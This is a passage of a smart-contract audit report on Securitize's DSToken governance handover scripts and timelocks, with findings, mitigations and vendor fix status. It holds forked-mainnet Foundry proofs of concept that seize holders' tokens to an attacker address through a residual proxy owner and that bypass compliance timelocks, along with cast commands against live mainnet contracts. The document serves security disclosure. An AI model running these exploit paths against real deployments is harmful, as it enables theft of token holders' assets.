MaliciousImplementation(DEPRECATED_TOKEN_REALLOCATOR).exec(
    address(TOKEN), abi.encodeCall(IDSToken.seize, (victimSeize, attacker, seizeAmount, "poc"))
);

// -----
// Step 8: value moved, with no delay and no cancellation window
// -----
assertEq(TOKEN.balanceOf(victimBurn), 0, "step 8: burn victim retains balance");
assertEq(TOKEN.totalSupply(), supplyBefore - burnAmount, "step 8: supply unchanged");
assertEq(TOKEN.balanceOf(victimSeize), 0, "step 8: seize victim retains balance");
assertEq(TOKEN.balanceOf(attacker), seizeAmount, "step 8: attacker did not receive balance");

assertGt(burnAmount, 0, "step 8: burn victim had no balance");
assertGt(seizeAmount, 0, "step 8: seize victim had no balance");

console.log("handover completed, old key MASTER role :", TRUST.getRole(MASTER_EOA));
console.log("residual owner of id 8192 proxy           :", residualOwner8192);
console.log("residual owner of id 2048 proxy           :", residualOwner2048);
console.log("burned from                                   :", victimBurn);
console.log("burned amount                                   :", burnAmount);
console.log("seized from                                   :", victimSeize);
console.log("seized amount to attacker                       :", seizeAmount);
console.log("total supply before / after                     :", supplyBefore, TOKEN.totalSupply());
}

/// @dev Returns the nth enumerated wallet holding a non-zero balance,
///     skipping the attacker and the hijacked proxies
function _holderWithBalance(uint256 skip) internal view returns (address) {
    uint256 count = TOKEN.walletCount();
    uint256 seen;
    for (uint256 i = 0; i < count; i++) {

```

```

        (bool ok, bytes memory ret) =
            address(TOKEN).staticcall(abi.encodeCall(IDSToken.getWalletAt, (i)));
        if (!ok) continue;
        address wallet = abi.decode(ret, (address));
        if (wallet == address(0) || wallet == attacker) continue;
        if (wallet == DEPRECATED_TOKEN_REALLOCATOR || wallet == DEPRECATED_OMNIBUS_TBE) continue;
        if (TOKEN.balanceOf(wallet) == 0) continue;
        if (seen == skip) return wallet;
        seen++;
    }
    revert("no holder with balance");
}
}

```

Output:

```

Ran 1 test for test/HandoverResidualAuthority.t.sol:HandoverResidualAuthorityTest
[PASS] test_HandoverLeavesInstantValueExtractionPath() (gas: 697765)
Logs:
  handover completed, old key MASTER role : 0
  residual owner of id 8192 proxy          : 0x59c1eAcEc450c57Dcb9b8725d0F96635C2b676Ee
  residual owner of id 2048 proxy          : 0x59c1eAcEc450c57Dcb9b8725d0F96635C2b676Ee
  burned from                             : 0x74d85d04C158C984Ad114381C413A6ED01BCEa63
  burned amount                           : 45729764
  seized from                             : 0xA088F02Ec0eCB376513F61437012e4995Eb12296
  seized amount to attacker                : 230259591
  total supply before / after              : 25971059372 25925329608

```

Recommended Mitigation: The simplest fix is to revoke `ROLE_ISSUER` and `ROLE_TRANSFER_AGENT` from the deprecated contracts on live tokens and clear their service ids. But if those roles are still required for the deprecated contracts, then the fix becomes to transfer ownership of them at the same time to the timelock such that the master EOA does not retain ownership of them.

A more comprehensive systematic fix is to stop deriving the set of contracts to hand over from a hardcoded service-id map, since it cannot see privileged contracts registered under ids not in the map, nor role holders that have no service id at all.

1. Reconstruct the privileged set from `TrustService` state or its role events rather than from `OWNED_SERVICE_IDS`, resolve the owner and current implementation of each address returned, and transfer every owner that is still the signer
2. Make a mismatch fatal: where an expected owner is not the signer, revert rather than log a skip and continue, so a partial handover cannot be mistaken for a complete one
3. Extend `verify-governance` to perform the same reconstruction and fail whenever any address holding a role retains an upgrade authority outside the intended timelock, instead of re-reading the same map the setup task used
4. Handle `DEPRECATED_SECURITIZE_SWAP` separately: it gates `_authorizeUpgrade` on owner alone rather than through `onlyMaster`, so moving `ROLE_MASTER` grants the master timelock no authority over it, and the timelock cannot take ownership afterwards because `transferOwnership` is itself owner-gated. Transfer its ownership explicitly while the current owner key still exists, or revoke its roles before that key is retired
5. Consider whether any restrictions should apply to `DSToken::burn` and `DSToken::seize` similar to the restrictions that apply to issuance

Securitize: Fixed in commit [eadeeab](#) by:

- defining all service IDs including deprecated/legacy in new file `tasks/utils/governed-services.ts`
- improved pre-flight and verification scripts to check/verify every transferable contract and abort before moving ownership if a contract is not owned by the signer
- verification asserts both ownership and that each service resolves the expected `TrustService`

- WalletRegistrar now receives only EXCHANGE, which is sufficient for RegistryService::updateInvestor without granting burn authority
- significantly improved documentation to instruct exactly how and when these scripts should be used, and the repo location of another set of scripts used to update existing contracts prior to wiring governance into them

Cyfrin: Verified; the scripts are much more robust now and prevent a wide range of bad post-execution scenarios that were previously possible.

7.2.2 setup-governance surrenders ROLE_MASTER before confirming every ownership transfer succeeded, so a silently skipped owner mismatch leaves a live ROLE_ISSUER proxy outside the timelock and is detected only after the step is irreversible

Description: setup-governance invoked with --handover builds a list of Ownable services from OWNED_SERVICE_IDS plus the token, then walks it transferring each owner to the master timelock. Where the current owner is not the signer, the task cannot transfer it, because transferOwnership is owner-gated. It prints a line and moves to the next entry:

```
const currentOwner = await ownable.owner();
if (currentOwner.toLowerCase() !== signer.address.toLowerCase()) {
  console.log(` ${name} (${address}): owner is ${currentOwner}, skipping`);
  continue;
}
```

A non-Ownable target is swallowed by the surrounding catch in the same way. Neither outcome sets a failure flag, and the loop has no post-condition. Immediately after it, the task calls TrustService::setServiceOwner to move ROLE_MASTER to the master timelock, which its own log line describes as the final step and irreversible for the signer. Only after that does it invoke verify-governance with handedOver set, which does compare each service owner against the master timelock and throws on mismatch.

The ordering is the defect. A skipped transfer is real and is reported, but only once authority has already been surrendered, and the signer no longer has the standing to correct it. There is no pre-flight pass that resolves every expected owner and refuses to proceed while any of them is not the signer.

This is reachable on current mainnet state rather than hypothetical. On ACRED at block 25845400, service id 1024 resolves to a WalletRegistrar proxy whose owner is 0x3EE611d581d2C6A81459FfF8C6c8d197B0aD1A3E, an externally owned account that holds no role in TrustService and owns no other service in the deployment. The token's ROLE_MASTER holder and the owner of every other listed service is a different address, 0x59c1eAcEc450c57Dcb9b8725d0F96635C2b676Ee. That WalletRegistrar proxy itself holds ROLE_ISSUER on the live token. Running the documented handover against this deployment therefore takes the skip branch for one entry, surrenders ROLE_MASTER, and only then fails verification.

Spec-Intent Gap:

timelocks.pdf FR-4 states:

Handover transfers every service owner() and the trust service master role to the master timelock, after which upgrade authorization and service pointer changes require its queue.

The task's own documentation makes the same commitment, stating that with --handover it transfers every owner to the master timelock and finally TrustService master itself, after which the signer has no authority left. The implementation transfers only those owners that happen to already be the signer, and surrenders master authority whether or not the rest succeeded.

Impact: An operator following the documented sequence ends in a state the tooling describes as complete handover but which is a partial one. ROLE_MASTER has moved irreversibly, while at least one proxy holding ROLE_ISSUER on a live token remains under an unrelated externally owned account that retains instant upgrade authority over it. Because upgrading a proxy does not change its address, that key can replace the implementation and exercise the proxy's existing issuance identity against the token without passing through any timelock.

The same branch applies to any listed service whose owner has drifted from the signer for any reason, so the exposure is not specific to one contract.

Proof of Concept:

1. Resolve the owner of service id 1024 on ACRED and confirm it differs from the token's `ROLE_MASTER` holder, and that the proxy holds `ROLE_ISSUER`:

```
# ACRED on Ethereum mainnet, pinned to a block so the values below are reproducible
export ETH_RPC_URL=<ethereum mainnet rpc>
BLOCK=25845400
ACRED=0x17418038ecf73ba4026c4f428547bf099706f27b

# every other address is derived, nothing needs to be looked up by hand
TRUST=$(cast call --block $BLOCK $ACRED "getDSService(uint256)(address)" 1)
# 0xc397436742eAF7C325DDBFc4dc63D95822b27101
WALLET_REGISTRAR=$(cast call --block $BLOCK $ACRED "getDSService(uint256)(address)" 1024)
# 0xDdf17A432B312a6C0E42F3B34ADBE914B12cb44F
WR_OWNER=$(cast call --block $BLOCK $WALLET_REGISTRAR "owner()(address)")
# 0x3EE611d581d2C6A81459FfF8C6c8d197B0aD1A3E

# the owner of service id 1024 is not the address that holds ROLE_MASTER
cast call --block $BLOCK $ACRED "owner()(address)"
# 0x59c1eAcEc450c57Dcb9b8725d0F96635C2b676Ee

# yet that proxy holds ROLE_ISSUER, while its owner holds no role at all
cast call --block $BLOCK $TRUST "getRole(address)(uint8)" $WALLET_REGISTRAR
# 2, ROLE_ISSUER
cast call --block $BLOCK $TRUST "getRole(address)(uint8)" $WR_OWNER
# 0, no role
```

2. Run `setup-governance --handover` as the signer holding `ROLE_MASTER`; the loop reaches id 1024, finds an owner that is not the signer, prints its skip line and continues
3. The task proceeds to `setServiceOwner`, moving `ROLE_MASTER` to the master timelock; the signer now has no authority
4. The task then runs `verify-governance` with `handedOver` set, which fails the owner assertion for that entry. The operator learns of the incomplete handover after the irreversible step, and cannot remedy it, since the residual owner is a key they do not control

Recommended Mitigation: Separate discovery from mutation, and make the irreversible step conditional on the rest having succeeded.

1. Add a pre-flight pass that resolves the expected owner of every target before any transaction is sent, and aborts with the complete list of mismatches when any expected owner is not the signer, so the operator resolves them while still holding authority
2. Treat both the owner mismatch and the `non-Ownable` catch as failures rather than log-and-continue, and collect them instead of returning at the first one
3. Send `setServiceOwner` only after every ownership transfer has been confirmed on-chain, and run the verification checklist before the irreversible step as well as after it, so a failed assertion prevents handover rather than merely recording that it was incomplete

Securitize: Fixed in commits [eadeeab](#), [99283d6](#) by:

- defining all service IDs including deprecated/legacy in new file `tasks/utils/governed-services.ts`
- improved pre-flight and verification scripts to check/verify every transferable contract and abort before moving ownership if a contract is not owned by the signer
- runs the full verifier with `ownersHandedOver: true` while the signer still holds `ROLE_MASTER`
- verification asserts both ownership and that each service resolves the expected `TrustService`
- calls `setServiceOwner` only after all those checks pass

Cyfrin: Verified.

7.2.3 verify-governance compares service slots without attesting the deployed implementation, so it reports no drift in a state where ComplianceConfigurationService rule setters remain transfer-agent gated and entirely undelayed

Description: verify-governance establishes the compliance domain by reading the compliance service's own COMPLIANCE_RULES_TIMELOCK slot and comparing it to the token's mirrored entry:

```
const ccsTimelock = await
  ↳ complianceConfigurationService.getDSService(DSConstants.services.COMPLIANCE_RULES_TIMELOCK);
check('compliance enforcement matches discovery', same(ccsTimelock, complianceEntry), ...);
```

That proves a storage slot holds an expected address. It does not prove the deployed ComplianceConfigurationService implementation contains onlyComplianceAdmin, which is the modifier that actually consults the slot. Enforcement lives in code; the check only inspects data.

The gap is reachable because ServiceConsumer::getDSService, setDSService are inherited rather than introduced by this change. setup-governance writes the enforcement slot with ComplianceConfigurationService::setDSService, and that call succeeds against any implementation, including one predating the modifier. The slot is written, nothing reads it, and verification reports the domain correctly wired.

The two governance domains fail differently, and neither behaviour is deliberate. Role management is protected by accident: TrustService::setRolesGovernor is a new function, so calling it against an implementation that lacks it reverts, and the wiring stops. Compliance is unprotected for the mirror-image reason: its wiring call is inherited, so it always succeeds. Nothing in either task distinguishes an installed implementation from an absent one.

A related property makes the state easy to reach. setup-governance performs five separate transactions, each awaited, with no rollback. When the roles wiring reverts, the token's three discovery entries and the compliance enforcement slot are already committed, and a later run or verification reads those committed values. The proof below shows exactly that: the compliance slot written before the revert survives into the successful re-run.

Spec-Intent Gap:

timelocks.md FR-2 states:

While a compliance rules timelock is registered on the configuration service, only that address or master authority may call any of the 24 rule setters or setAll.

In the proof below a compliance rules timelock is registered on the configuration service, and a transfer agent calls a rule setter successfully.

Impact: A passing verification carries no information about the compliance domain. The checklist produces an identical result whether the enforcing implementation is installed or not, so it cannot be relied on for the judgement it exists to support.

Verification is the only gate before handover, which the runbook describes as irreversible for the signer. An operator who reads a clean checklist proceeds to hand over master authority while every compliance rule setter is still callable instantly by a transfer-agent holder.

The remediation cost also changes at that point. Before handover, upgrading the compliance service is a single transaction. After it, the upgrade is an operation queued on the master timelock, so correcting a gap that verification failed to report costs a full master delay.

Proof of Concept: Add the following test to test/securitize-io-pocs/test/PartialUpgradeVerificationGap.t.sol and run with ETH_RPC_URL=<ethereum mainnet rpc> forge test --match-contract PartialUpgradeVerificationGapTest -vv. It forks Ethereum mainnet against a live deployment, deploys the reviewed TrustService and upgrades the live proxy to it, so the audited code executes rather than a mock:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.22;

import {Test, console} from "forge-std/Test.sol";
import {TrustService} from "contracts/trust/TrustService.sol";

interface IServiceRegistry {
```

```

    function getDSService(uint256 serviceId) external view returns (address);
    function setDSService(uint256 serviceId, address newAddress) external returns (bool);
}

interface ITrustServiceLive {
    function getRole(address who) external view returns (uint8);
    function setRole(address who, uint8 role) external returns (bool);
    function getRolesGovernor() external view returns (address);
    function setRolesGovernor(address newGovernor) external returns (bool);
}

interface ICCS {
    function setCountryCompliance(string calldata country, uint256 value) external;
    function getCountryCompliance(string calldata country) external view returns (uint256);
}

interface IUUPS {
    function upgradeToAndCall(address newImplementation, bytes calldata data) external payable;
}

contract PartialUpgradeVerificationGapTest is Test {
    uint256 constant FORK_BLOCK = 25_845_400;

    // ACRED deployment, Ethereum mainnet
    address constant TOKEN = 0x17418038ecF73BA4026c4f428547BF099706F27B;
    address constant TRUST = 0xc397436742eAF7C325DDBFc4dc63D95822b27101;
    address constant CCS = 0x49465989B80ea0aE4f4129A0f803a4f38B09EA6c;
    address constant MASTER_EOA = 0x59c1eAcEc450c57Dcb9b8725d0F96635C2b676Ee;

    // holds ROLE_TRANSFER_AGENT on this token
    address constant TRANSFER_AGENT = 0x7b021A22fe5a6CaEFD81623fF8fbE7e97B0e61eE;

    uint256 constant MASTER_TIMELOCK = 8198;
    uint256 constant COMPLIANCE_RULES_TIMELOCK = 8199;
    uint256 constant ROLES_TIMELOCK = 8200;

    uint8 constant ROLE_EXCHANGE = 4;

    address masterTl = makeAddr("masterTimelock");
    address complianceTl = makeAddr("complianceTimelock");
    address rolesTl = makeAddr("rolesTimelock");

    function setUp() public {
        vm.createSelectFork(vm.envString("ETH_RPC_URL"), FORK_BLOCK);
    }

    function test_VerificationPassesWhileComplianceEnforcementIsAbsent() public {
        // -----
        // Step 1: an operator follows the runbook against live proxies and
        // runs the wiring in the task's own order: the three token
        // discovery mirrors, then compliance enforcement, then roles
        // enforcement. The deployment sequence has no upgrade step,
        // so nothing has been upgraded yet. Everything ahead of the
        // roles domain lands, then the run dies and the failure names
        // only TrustService
        // -----
        vm.startPrank(MASTER_EOA);
        IServiceRegistry(TOKEN).setDSService(MASTER_TIMELOCK, masterTl);
        IServiceRegistry(TOKEN).setDSService(COMPLIANCE_RULES_TIMELOCK, complianceTl);
        IServiceRegistry(TOKEN).setDSService(ROLES_TIMELOCK, rolesTl);

        // the compliance domain gives no signal: its slot is writable on the
        // legacy implementation because getDSService and setDSService are

```

```

// inherited rather than introduced by this change
IServiceRegistry(CCS).setDSService(COMPLIANCE_RULES_TIMELOCK, complianceTl);
vm.stopPrank();

vm.prank(MASTER_EOA);
(bool ok,) = TRUST.call(abi.encodeCall(ITrustServiceLive.setRolesGovernor, (rolesTl)));
assertFalse(ok, "step 1: expected setRolesGovernor to fail on the legacy implementation");

// -----
// Step 2: the operator upgrades the contract the error named, and
//         only that contract, then re-runs
// -----
TrustService newTrustImpl = new TrustService();
vm.prank(MASTER_EOA);
IUUPS(TRUST).upgradeToAndCall(address(newTrustImpl), "");

// -----
// Step 3: the wiring now completes end to end
// -----
vm.startPrank(MASTER_EOA);
IServiceRegistry(TOKEN).setDSService(MASTER_TIMELOCK, masterTl);
IServiceRegistry(TOKEN).setDSService(COMPLIANCE_RULES_TIMELOCK, complianceTl);
IServiceRegistry(TOKEN).setDSService(ROLES_TIMELOCK, rolesTl);
IServiceRegistry(CCS).setDSService(COMPLIANCE_RULES_TIMELOCK, complianceTl);
ITrustServiceLive(TRUST).setRolesGovernor(rolesTl);
vm.stopPrank();

// -----
// Step 4: every assertion the verification checklist makes about
//         the two domains now passes, so it reports no drift
// -----
address ccsTimelock = IServiceRegistry(CCS).getDSService(COMPLIANCE_RULES_TIMELOCK);
address rolesGovernor = ITrustServiceLive(TRUST).getRolesGovernor();
address complianceEntry = IServiceRegistry(TOKEN).getDSService(COMPLIANCE_RULES_TIMELOCK);
address rolesEntry = IServiceRegistry(TOKEN).getDSService(ROLES_TIMELOCK);

assertEq(ccsTimelock, complianceEntry, "compliance enforcement matches discovery");
assertEq(rolesGovernor, rolesEntry, "roles enforcement matches discovery");
assertEq(ccsTimelock, complianceTl, "compliance timelock is the expected address");
assertEq(rolesGovernor, rolesTl, "roles timelock is the expected address");

// -----
// Step 5: the roles domain really is enforced. A transfer agent
//         that could previously manage roles is now rejected
// -----
vm.prank(TRANSFER_AGENT);
vm.expectRevert("Not enough permissions");
ITrustServiceLive(TRUST).setRole(makeAddr("victim"), ROLE_EXCHANGE);

// -----
// Step 6: the compliance domain is not enforced at all. The same
//         transfer agent still rewrites a compliance rule directly,
//         with no queued operation and no delay
// -----
uint256 before = ICCS(CCS).getCountryCompliance("KP");

vm.prank(TRANSFER_AGENT);
ICCS(CCS).setCountryCompliance("KP", before + 7);

assertEq(ICCS(CCS).getCountryCompliance("KP"), before + 7, "step 6: rule did not change");

console.log("verification reports no drift for both domains");
console.log("  compliance slot on CCS  :", ccsTimelock);

```

```

        console.log(" compliance slot on token :", complianceEntry);
        console.log(" roles governor          :", rolesGovernor);
        console.log("roles domain enforced   : yes, transfer agent reverted");
        console.log("compliance domain enforced : no, transfer agent wrote the rule");
        console.log(" KP compliance before      :", before);
        console.log(" KP compliance after       :", ICCS(CCS).getCountryCompliance("KP"));
    }
}

```

Output:

```

Ran 1 test for test/PartialUpgradeVerificationGap.t.sol:PartialUpgradeVerificationGapTest
[PASS] test_VerificationPassesWhileComplianceEnforcementIsAbsent() (gas: 1370201)
Logs:
  verification reports no drift for both domains
    compliance slot on CCS   : 0xb9191278B80bFC3dd52840a467A06ABD589754eE
    compliance slot on token : 0xb9191278B80bFC3dd52840a467A06ABD589754eE
    roles governor          : 0xF2Bb3e5107d47315209Ae05df69c656f6C53Fc04
  roles domain enforced     : yes, transfer agent reverted
  compliance domain enforced : no, transfer agent wrote the rule
    KP compliance before    : 4
    KP compliance after     : 11

```

One wiring run, one clean verification, and two domains: the transfer agent is rejected by role management and accepted by compliance, rewriting a live country rule from 4 to 11.

Recommended Mitigation: Make verification attest to installed behaviour rather than to mutable storage.

1. Introduce a capability or version getter on `ComplianceConfigurationService` alongside `onlyComplianceAdmin`, and have `verify-governance` require it. A missing function reverts, which gives the compliance domain the same accidental protection the roles domain already has, by design rather than by luck
2. Resolve the ERC1967 implementation of each governed proxy and compare it against an approved deployment manifest, so verification reports which code is installed and not only which addresses are stored
3. Have `setup-governance` perform that capability check before writing any enforcement slot, so wiring refuses to proceed against an implementation that cannot honour it
4. Add a fork test over live proxy state asserting the property the checklist claims: a direct transfer-agent call to a rule setter reverts, and the equivalent call executed through the compliance timelock succeeds
5. Write the enforcement slots before the discovery mirrors, and reverse that order when tearing down. The two drift directions are not symmetric: mirrors set with enforcement unset restores instant transfer-agent authority over every rule setter while advertising the domain as timelocked, whereas enforcement set with mirrors unset fails closed. The order the task uses today passes through the damaging state on any interrupted run

Securitize: Acknowledged; these Hardhat tasks aren't our production deployment path, and for existing tokens we're treating a per-token review (including confirming which implementation is installed) as a prerequisite before any governance wiring, rather than something the verification task is expected to catch.

7.2.4 `IDSServiceConsumer::DEPRECATED_ISSUER_MULTICALL`, `DEPRECATED_TA_MULTICALL` are both zero while the deployment utilities define them as 8194 and 8195, leaving two incompatible service-id registries

Description: The service-id registry exists in two places that disagree. In Solidity both deprecated multicall ids are zero:

```

uint256 public constant DEPRECATED_ISSUER_MULTICALL = 0;
uint256 public constant DEPRECATED_TA_MULTICALL = 0;

```

while the TypeScript registry used by the deployment utilities assigns them distinct non-zero values:

```

DEPRECATED_ISSUER_MULTICALL: 8194,

```

Neither constant is referenced anywhere else in either language, so nothing currently resolves them and no live token has a non-zero entry at id 0, 8194 or 8195. The defect is latent rather than active, but it is a defect in both directions.

Contract code written against the Solidity constants would address slot 0 for both services, so the two would collide with each other, the second write silently replacing the first. Off-chain tooling written against the TypeScript registry would read and write ids 8194 and 8195, which no contract consults. Two components can therefore be correct with respect to their own source of truth and still not interoperate.

`ServiceConsumer::setDSService` offers no backstop. It writes `services[_serviceId]` for any `uint256`, with no rejection of 0 and no check that the id is one the registry defines, so a write to the collapsed id succeeds and emits `DSServiceSet` exactly as a legitimate registration would:

```
function setDSService(uint256 _serviceId, address _address) public override onlyMaster returns (bool) {
    services[_serviceId] = _address;
    emit DSServiceSet(_serviceId, _address);
    return true;
}
```

Recommended Mitigation:

1. Pick one source of truth for service ids and generate the other from it, so the two registries cannot drift; alternatively delete both unused constants outright, since neither is referenced and the ids they describe hold no value on any live token
2. Reject `_serviceId == 0` in `setDSService` unless zero is a deliberately reserved and documented id, so a write to the collapsed id fails loudly instead of appearing to succeed
3. Add a test asserting exact equality for every service id exposed in both languages, which turns any future divergence into a build failure rather than a deployment-time surprise

Securitize: Fixed in commit [eadeeab](#) to align the constants then added a test to verify parity in commit [2d9d650](#).

Cyfrin: Verified.

7.2.5 BulkOperator holds `ROLE_ISSUER` but is registered under no service id, so handover and verification cannot see it and its owner retains instant upgrade authority

Description: `ServiceConsumer::onlyMaster` authorizes `owner` or `ROLE_MASTER` as independent principals, and `BaseDSContract::_authorizeUpgrade` is gated on it, so `owner` alone can replace the implementation behind any `BaseDSContract` proxy.

`BulkOperator` is a `BaseDSContract` deployed by the standard `deploy-all` flow and granted `ROLE_ISSUER` by `set-roles.ts`. Services are wired onto it by `set-services.ts`, but it is never registered on the token: there is no `dsToken.setDSService` call for it anywhere, and no `service-id` constant for it in `IDSServiceConsumer.sol` or the TypeScript registry.

`setup-governance` enumerates ownable targets by calling `dsToken.getDSService(serviceId)` over `OWNED_SERVICE_IDS`. With no id, `BulkOperator` is unreachable by that loop, and `verify-governance` iterates the same map.

Impact: After a fully successful handover that `verify-governance` reports as passing, the pre-handover key still owns a live proxy holding `ROLE_ISSUER`. Upgrading it does not change its address, so that key can install arbitrary code and exercise the proxy's issuance identity with no delay: `DSToken::burn` accepts an arbitrary holder and is authorized for `ROLE_ISSUER`, consumes no allowance, and passes through no timelock.

Distinct from issue 1, which concerns deprecated service ids omitted from `OWNED_SERVICE_IDS`. `BulkOperator` has no id in either registry, so a fix that adds the three deprecated ids will not cover it.

Recommended Mitigation: Assign `BulkOperator` a service id and register it on the token, or drive handover from an explicit deployment manifest rather than from the token's service registry. Add a post-handover assertion that no `BaseDSContract` in the deployment retains a non-timelock owner.

Securitize: Fixed in commit [eadeeab](#) by defining `BULK_OPERATOR` id then in commit [7c42b11](#) `tasks/set-services.ts` now registers it via `dsToken.setDSService` so it can be found in the future by `setup-governance`.

Cyfrin: Verified; ideally it should also be set for existing deployments where it is currently being used.

7.2.6 A single `TimelockController::scheduleBatch` containing `updateDelay` set to zero converts a delayed controller into an instant one for the cost of one delay

Description: `TimelockController::updateDelay` requires only that the caller be the controller itself and enforces no floor on the new value, so zero is accepted. `scheduleBatch` produces one operation id for N calls and `executeBatch` runs them atomically.

A compromised proposer can package `updateDelay` to zero, revocation of every honest canceller, and a self-grant of `PROPOSER_ROLE` into a single operation. After one `minDelay` and one `executeBatch`, `schedule` with a zero delay followed by `execute` in the same block is permanently available.

Impact: Total cost of full, permanent capture of the master timelock is one `minDelay`, defended against by exactly one operation id. The runbook's monitoring section alerts on raw `CallScheduled` without decoding calldata and without flagging operations whose target is the controller itself, so the decisive operation is not distinguished from routine traffic. `verify-governance` prints `getMinDelay` but never asserts it, so a mutated delay is never caught.

Recommended Mitigation: Alert specifically on `MinDelayChange` and on any scheduled operation targeting a timelock itself. Consider wrapping `TimelockController` to enforce a `minDelay` floor in `updateDelay`. Convert the `getMinDelay` print in `verify-governance` into an assertion against an expected value, and re-run it on a schedule rather than only at setup.

Securitize: Yes the particular scenario is possible but we haven't implemented any on-chain solution at this time. For mitigation in commit [3f4837b](#) we've enhanced the `verify-governance` script to enforce expected delays and added monitoring guidance for `MinDelayChange`.

Cyfrin: Verified.

7.2.7 `DSToken::scheduleOverCapIssuance` includes `block.timestamp` in the operation id, so one salt can schedule the same mint repeatedly in different blocks

Description: The operation id is `keccak256(abi.encode(_to, _amount, _salt, block.timestamp))`, guarded by `require(pendingMints[operationId].readyAt == 0)`. Because the timestamp is part of the preimage, the guard binds only within a single block. The same `_to`, `_amount` and `_salt` submitted in any later block yields a different id and a second, independently executable pending mint.

The salt is the field an operator would expect to prevent this. The governance runbook establishes exactly that convention for the administrative timelocks, deriving the salt from a platform request id so that *"retries are idempotent - same request, same id, revert = already scheduled"*. That property holds there because `TimelockController::hashOperation` is a pure function of its arguments. The mint timelock reuses the same vocabulary and the same operator mental model while adding a term that defeats it.

No attacker is required. Two accidental submissions of one request - a double-clicked approval, a retried job, a transaction replaced under a fresh nonce, a reorg re-mining the schedule at a different timestamp - each create a live pending mint, and each executes.

Spec-Intent Gap:

`timelocks.md` FR-12:

Re-scheduling an identical operation reverts.

Code permits behavior contradicting this commitment for the exceptional-mint path. The shipped documents also disagree with each other: `bc-2132-mint-throttling-flows.md` Flow 11 presents the different-block case as acceptable, which is sound as replay protection but is not idempotency.

Impact: A duplicated issuance request mints twice. Recovery is not automatic: the operator must notice that two scheduling events were emitted for one request and cancel the surplus through `cancelOverCapMint`, which is

master-gated and therefore delayed after handover. Cancelling the id the platform recorded does not neutralise the other, since they differ and only one is known.

The id is also not computable before broadcasting, so the platform cannot correlate its request without parsing the emitted event.

Recommended Mitigation: Derive the id as `keccak256(abi.encode(_to, _amount, _salt))`. The salt then behaves as the runbook already documents it, the duplicate guard becomes genuinely idempotent, and the id becomes precomputable. Existing tombstoning of executed and cancelled operations continues to prevent reuse of a spent salt.

Securitize: Fixed in commit [ea6184f](#) as recommended.

Cyfrin: Verified.

7.2.8 `DSToken::setMintCap, setOverCapGracePeriod` accept unbounded inputs, so a mistaken governance proposal causes an issuance outage lasting at least one timelock delay

Description: Neither setter bounds its period argument, Both accept the maximum unsigned value without reverting:

- `setMintCap` requires only that the window be non-zero while a cap is active
- `setOverCapGracePeriod` validates nothing at all

The resulting state is only detected later, by the arithmetic that consumes it. `DSToken::_checkThrottle` computes `windowStart + mintCapWindow`, and `scheduleOverCapIssuance` computes `readyAt + overCapGracePeriod`, both under checked arithmetic. An extreme value therefore stores successfully and then makes every subsequent call revert with an unnamed arithmetic panic that names neither the parameter nor the cause.

Impact: The setter succeeding is what makes this matter. After handover these parameters are set by the master timelock, so a wrong value is not a typo an operator can retract - it is a proposal that has already been scheduled, waited out its delay, and executed. Correcting it requires a fresh proposal through the same queue, so the minimum outage is one full master delay, forty eight hours at the deployment default, during which no issuance is possible on the affected path.

Recommended Mitigation: Bound both parameters at the point where the value is accepted, so a mistaken proposal reverts on execution rather than committing a state that breaks the contract afterwards:

```
require(_mintCapAmount == 0 || (_mintCapWindow >= MIN_WINDOW && _mintCapWindow <= MAX_WINDOW), "Invalid  
↳ mint cap window");  
require(_overCapGracePeriod <= MAX_GRACE_PERIOD, "Invalid grace period");
```

Reasonable constants such as one hour to one year make every reachable configuration safe and cost one comparison. A proposal that fails during execution is recoverable immediately; one that succeeds and bricks issuance is not.

Securitize: Acknowledged.

7.2.9 Governance script gaps: the pre-handover checklist asserts stored values rather than installed behaviour or reachable authority

Description: `verify-governance` is the only gate before a handover the runbook describes as irreversible, and FR-15 requires it to fail loudly on drift. It reads storage slots and compares them to each other or to an operator-supplied argument. It does not establish that the authority it reports is reachable, that the code enforcing it is installed, or that the values it prints are sane. Six gaps share that shape, and each fix is a small edit to the same two scripts.

1. `verify-governance` **treats two unset slots as agreement.** Its comparison helper is `const same = (a: string, b?: string) => !!b && a.toLowerCase() === b.toLowerCase();`. The `!!b` guard exists for the optional command-line argument, not for the zero address, which arrives from a chain read as a truthy string. Both drift checks compare one chain read against another, so on a token that was never wired all four reads

are zero, both checks pass, and the expected-address checks are skipped because their arguments were omitted.

Recommended: reject the zero address explicitly rather than relying on truthiness, and require the expected timelock addresses so agreement is asserted against an intended value. Verifying an unwired token should be an explicit mode that reports it, not a silent pass.

2. **verify-governance reads no timelock role and asserts no delay.** Its entire timelock interface is `getMinDelay`, and that value is printed rather than checked, so it can never contribute a failure. No proposer, executor, canceller or admin membership is ever queried.

Recommended: assert per controller that the temporary admin has been renounced and the controller self-administers, that proposer, canceller and executor membership matches an expected list, that at least one canceller is not also a proposer, since `TimelockController` grants `CANCELLER_ROLE` to every proposer and a canceller drawn only from that set cannot act against a compromised proposer, that no proposer or canceller is itself a controller, and that each delay equals its expected value with the master delay at least as long as each domain delay. `TimelockController` does not inherit `AccessControlEnumerable`, so assert against an operator-supplied expected-holder list or reconstruct membership from role events.

3. **verify-governance never asserts the mint-throttle configuration.** It contains no reference to the allowance, the window, the exceptional-mint delay or the grace period. All four are appended storage and read zero after an upgrade, so a token can pass the checklist in production with the control disabled and the exceptional path instant.

Recommended: check that the allowance and window are non-zero, and that the exceptional-mint delay is non-zero and exceeds the master delay where a master timelock is registered, behind an opt-out for tokens intentionally running uncapped.

4. **Neither script checks that a service resolves the same trust service as the token.** Every service consumer resolves roles through its own registry entry, and `onlyComplianceAdmin` reaches the master principal through the compliance service's own pointer. Both scripts read the trust service from the token instead, and never compare the two.

Recommended: assert that each governed service resolves the same trust service as the token, and after handover, that master authority holds on that instance too.

5. **Neither script validates the proposer set before the irreversible step.** The proposer list is split from a string with no address validation and no confirmation that the operator controls the resulting accounts. After handover the master timelock is the sole holder of master authority and of every owner, so a mistyped but checksum-valid proposer leaves nothing able to schedule anything, permanently.

Recommended: before surrendering master authority, assert that each operator-supplied proposer holds the proposer and canceller roles, and refuse the handover otherwise. A dry-run that schedules and cancels a no-op operation would prove the set is live.

6. **Both scripts wrap their checks in over-broad try blocks, so failures read as successes.** In `verify-governance` the assertion sits inside the `try`, so an unreadable owner adds nothing to the failure list and the run still reports success. In `setup-governance` the ownership transfer sits inside the same `try` as the probe, so a reverted transfer is reported as a missing interface. Every service in the handover map is `Ownable` by construction, so the tolerant branch is dead for every legitimate entry.

